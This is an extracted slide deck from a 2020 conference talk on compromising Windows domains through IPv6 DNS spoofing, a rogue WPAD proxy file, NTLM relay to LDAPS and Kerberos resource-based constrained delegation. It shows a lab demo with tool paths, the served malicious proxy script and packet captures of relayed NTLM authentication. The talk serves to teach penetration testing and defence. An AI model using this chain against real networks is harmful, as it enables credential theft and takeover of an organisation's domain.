

VASCAN

Oct. 1-2, 2020

InfoSec Everywhere, All the Time

Leveraging IPv6 and Kerberos to Pwn Your Windows Environment in 15 Minutes

NICKOLAS BERRIE

SPONSORED BY



A S S U R A I N C

Nickolas Berrie



About me

- ▶ Information Security Analyst – Assura Inc.
- ▶ B.S. in Information Technology - Concentration in Networking and Cybersecurity – Liberty University
- ▶ M.S. in Cybersecurity Concentration in Computer Forensic Investigation and Incident Response Team Management (in-progress) – Norwich University
- ▶ CompTIA Security+, eLearnSecurity eJPT, eLearnSecurity PTP (in-progress)

What inspired this talk?



Frustrated by what appeared by a dead end....

I decided to follow the path less travelled.



A S S U R A

Components



IPV6 DNS
SPOOFING



WINDOWS PROXY
AUTO DETECTION
(WPAD)



WEB
BROWSER/WINDOWS
API



KERBEROS
(RESOURCE-BASED
CONSTRAINED
DELEGATION)



FUN WITH NTLM
HASHES ALL
AROUND

Background and Scenarios

- ▶ Windows Proxy Auto-Detection (WPAD) has been long abused by penetration testers and real-world attackers alike.
- ▶ Microsoft attempted to mitigate this attack path with MS16-077.
 - ▶ The location of the WPAD file is no longer requested via broadcast protocols, but only via DNS. Layman's terms – Only the DNS server can provide the WPAD file.
 - ▶ Authentication does not occur automatically anymore even if this is requested by the server. Unfortunately, this only applies to some applications within Microsoft's stack.
- ▶ Starting with Windows Server 2008, IPv6 is enabled by default and is the preferred IP protocol version.

Background and Scenarios

- ▶ Resource-Based Constrained Delegation (Kerberos)
 - ▶ Starting with Windows Server 2012, objects in Active Directory could set their own *msDS-AllowedToActOnBehalfOfOtherIdentity* attribute. This is available to all entities (users and computers) by default.
 - ▶ This is best used when there is requirement to allow users from multiple domains to use Kerberos authentication. If there is only a single domain in the environment, or if there is a web application that will be used by users from only a single domain, then traditional Kerberos Constrained Delegation should be used.

Background and Scenarios

- ▶ Why is this so dangerous?
 - ▶ All parts of this attack path are enabled by default.
 - ▶ No credentials needed to start.
 - ▶ Somewhat difficult to detect in comparison to other attacks.



Background and Scenarios

How can we bypass MS16-077 and take advantage of Resource-Based Constrained Delegation?

- ▶ Spoof ourselves as the IPv6 DNS server.
- ▶ Serve a malicious WPAD file.
- ▶ Wait for the victim to utilize a browser or the Windows API, both of which will authenticate automatically when returned the HTTP error code 407 "Proxy authentication required".
- ▶ Relay the victim's credentials to LDAP(S) to create an account with the *msDS-AllowsToActOnBehalfOfOtherIdentity* attribute enabled.
- ▶ Create a Service Ticket (Kerberos) targeting the victim device and a user account of our choice (impersonation).
- ▶ Dump the SAM and LSA secrets to gather hashes to relay and/or crack.
- ▶ Gain access to targets (like ADCs).


Additional Scenarios

Additional scenarios I often encounter:

- ▶ Instead of capturing the credentials of a victim computer we will likely obtain the credentials of a normal user account.
 - ▶ Provides no access to systems or LDAP. Does dump Active Directory entities, which can be dangerous.
- ▶ Best case scenario: we capture the credentials of a Domain Administrator logging in.
 - ▶ This will create a Domain Administrator account for us. Game over from the start.

Demo Environment

- ▶ Basic Windows domain –
 - ▶ Windows Server 2016 – fully patched (TEST-DC.test.local)
 - ▶ Windows 10 client – fully patched (VICTIM.test.local)
 - ▶ Kali Linux – Attacker device



File Machine View Input Devices Help



root@kali: ~

95%

File Actions Edit View Help

root@kali: ~

root@kali:/opt/mitm6/mitm6#


root@kali: ~


root@kali:/opt/impacket/examples#


root@kali:~# nmap -sV -p445,5985,636 192.168.0.95

Right Ctrl

The Main Show Pt. 1








Attacker broadcasting Router Advertisements

```
342 67.138759497 fe80::94a8:a623:2f13:29ce ff02::1:2
343 67.167436699 fe80::a00:27ff:feb6:b262 fe80::94a8:a623:2f13:29ce
Internet Protocol Version 6, Src: fe80::94a8:a623:2f13:29ce, Dst: ff02::1:2
User Datagram Protocol, Src Port: 546, Dst Port: 547
DHCPv6
  Message type: Request (3)
  Transaction ID: 0x3541c9
  Elapsed time
  Client Identifier
  Server Identifier
  Identity Association for Non-temporary Address
    Option: Identity Association for Non-temporary Address (3)
    Length: 40
    Value: 020800270000000c8000000fa00050018fe80000000000000...
    IAID: 02080027
    T1: 200
    T2: 250
  IA Address
    Option: IA Address (5)
    Length: 24
    Value: fe800000000000000019201680000007900000012c00000012c
    IPv6 address: fe80::192:168:0:79
    Preferred lifetime: 300
    Valid lifetime: 300
  Fully Qualified Domain Name
    Option: Fully Qualified Domain Name (39)
    Length: 20
    Value: 000656494354494d0454455354056c6f63616c00
    0000 0... = Reserved: 0x00
    .... 0... = N bit: Server should perform DNS updates
    .... 1... = O bit: Server has not overridden client's S bit preference
    .... 1...0 = S bit: Server should not perform forward DNS updates
  Client FQDN: VICTIM.TEST.local
  Vendor Class
  Option Request
```

VICTIM requesting an IPv6 Address

No.	Time	Source	Destination	Protocol
342	67.138759497	fe80::94a8:a623:2f13:29ce	ff02::1:2	DHCPv6
343	67.167436699	fe80::a00:27ff:feb6:b262	fe80::94a8:a623:2f13:29ce	DHCPv6
Frame 343: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits) on interface 0 Ethernet II, Src: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62), Dst: PcsCompu_9f:76:e6 (08:00:27:9f:76) Internet Protocol Version 6, Src: fe80::a00:27ff:feb6:b262, Dst: fe80::94a8:a623:2f13:29ce User Datagram Protocol, Src Port: 547, Dst Port: 546 DHCPv6				
Message type: Reply (7) Transaction ID: 0x3541c9 Client Identifier Server Identifier DNS recursive name server Domain Search List Identity Association for Non-temporary Address Option: Identity Association for Non-temporary Address (3) Length: 40 Value: 020800270000000c8000000fa00050018fe80000000000000... IAID: 02080027 T1: 200 T2: 250 IA Address Option: IA Address (5) Length: 24 Value: fe800000000000000019201680000007900000012c0000012c IPv6 address: fe80::192:168:0:79 Preferred lifetime: 300 Valid lifetime: 300				

Attacker providing VICTIM IPv6 Address



The image shows a Wireshark window titled "Wireshark · Follow TCP Stream (tcp.stream eq 5896) · eth0". The packet list on the left shows a GET request for /wpad.dat. The packet details pane shows the following headers and body:

```
GET /wpad.dat HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: WinHttp-Autoproxy-Service/5.1
Host: wpad.test.local

HTTP/1.1 200 OK
Server: SimpleHTTP/0.6 Python/3.7.5
Date: Sun, 20 Sep 2020 01:03:23 GMT
Content-type: application/x-ns-proxy-autoconfig
Content-Length: 252

function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1")) return "DIRECT";
if (dnsDomainIs(host, "fake-wpad.test.local")) return "DIRECT"; return "PROXY fake-wpad.test.local:80; DIRECT";}
```

VICTIM Requesting WPAD.dat file followed by the Attacker
serving fake-wpad

```

GET http://crl.trustwave.com/STCA.crl HTTP/1.1
Proxy-Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
Host: crl.trustwave.com

HTTP/1.1 407 Proxy Authentication Required
Server: SimpleHTTP/0.6 Python/3.7.5
Date: Sun, 20 Sep 2020 00:56:39 GMT
Proxy-Authenticate: NTLM
Content-type: text/html
Content-Length: 0

GET http://crl.trustwave.com/STCA.crl HTTP/1.1
Proxy-Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
Host: crl.trustwave.com
Proxy-Authorization: NTLM TlRMTVNTUAABAAAAB4IIogAAAAAAAAAAAAAAAAAKALpHAAADw==

HTTP/1.1 407 Proxy Authentication Required
Server: SimpleHTTP/0.6 Python/3.7.5
Date: Sun, 20 Sep 2020 00:56:40 GMT
Proxy-Authenticate: NTLM
TlRMTVNTUAACAAACAAIADgAAAAFgomi90TJve2Y6T0AAAAAAAAAIIYAhgBAAAAACgA50AAAAA9UAEUUAUwBUAAIACABUAEUUAUwBUAAEADgBUAEUUAUwBUAC0ARABDAAQAFABUAEUAUwBUAC4AbABvAGMAYQBsAAMAJABUAEUUAUwBUAC0ARABDAC4AVABFAFMVAUuAGwAbwBjAGEAbAAAFABQAVABFAFMVAUuAGwAbwBjAGEAbAAHAAGAPmE35ui01gEAAAAA
Content-type: text/html
Content-Length: 0

GET http://crl.trustwave.com/STCA.crl HTTP/1.1
Proxy-Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
Host: crl.trustwave.com
Proxy-Authorization: NTLM
TlRMTVNTUAADAAAAAGAAAYAHwAAAA8ATwBIAAAAAgACABYAAAAEAAQAGAAAAAAMAAwAcAAAAAADQAQAABYKIogoAukcAAAAAPyu8g3cQQBjbEDMiZ39J/
J1QARQBTAFAQAVABVAEEAcwBzAHUAcgBhAFYASQBDAFQASQBNAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC6t6Tb0p5fKORWtxuZKsLoBAQAAAAAAAAAD5hN+bojtYB/
SHV2Gx0P6gAAAAAGAIQARQBTAFAQAAQAFQARQBTAFAQALQBEAEMABAAUAFQARQBTAFAQALgBsAG8AYwBhAGwAAwAKAFQARQBTAFAQALQBEAEMALgBUAEUUAUwBUAC4AbABvAGMAYQBsAAUAFABUAEUUAUwBUAC4AbABvAGMAYQBsAAcACAA+YTFm6I7WAQYABAACAAACAAwADAAAAAAAAAAAAAAAAAAAAQAAA3rXW/g/M/
Slv7aue1fHI4qjIWG7Gm3N7UgiQ3dRku5woAEAAAAAAAAAAAAAAAAAAAAAQyAEgAVABUAFALwBmAGEAawB1AC0AdwBwAGEAZAAuAHQAZQBzAHQALgBsAG8AYwBhAGwAAAAA
AAAAAA=

```

VICTIM requesting a website followed by Attacker
returning 407 Error

No.	Time	Source	Destination	Protocol	Length	Info
99539	7811.8912556...	192.168.0.96	192.168.0.95	TCP	74	32831 → 6
99540	7811.8916674...	192.168.0.95	192.168.0.96	TCP	74	636 → 328
99541	7811.8916959...	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99542	7811.8923829...	192.168.0.96	192.168.0.95	TLSv1.2	583	Client He
99543	7811.8947050...	192.168.0.95	192.168.0.96	TLSv1.2	2005	Server He
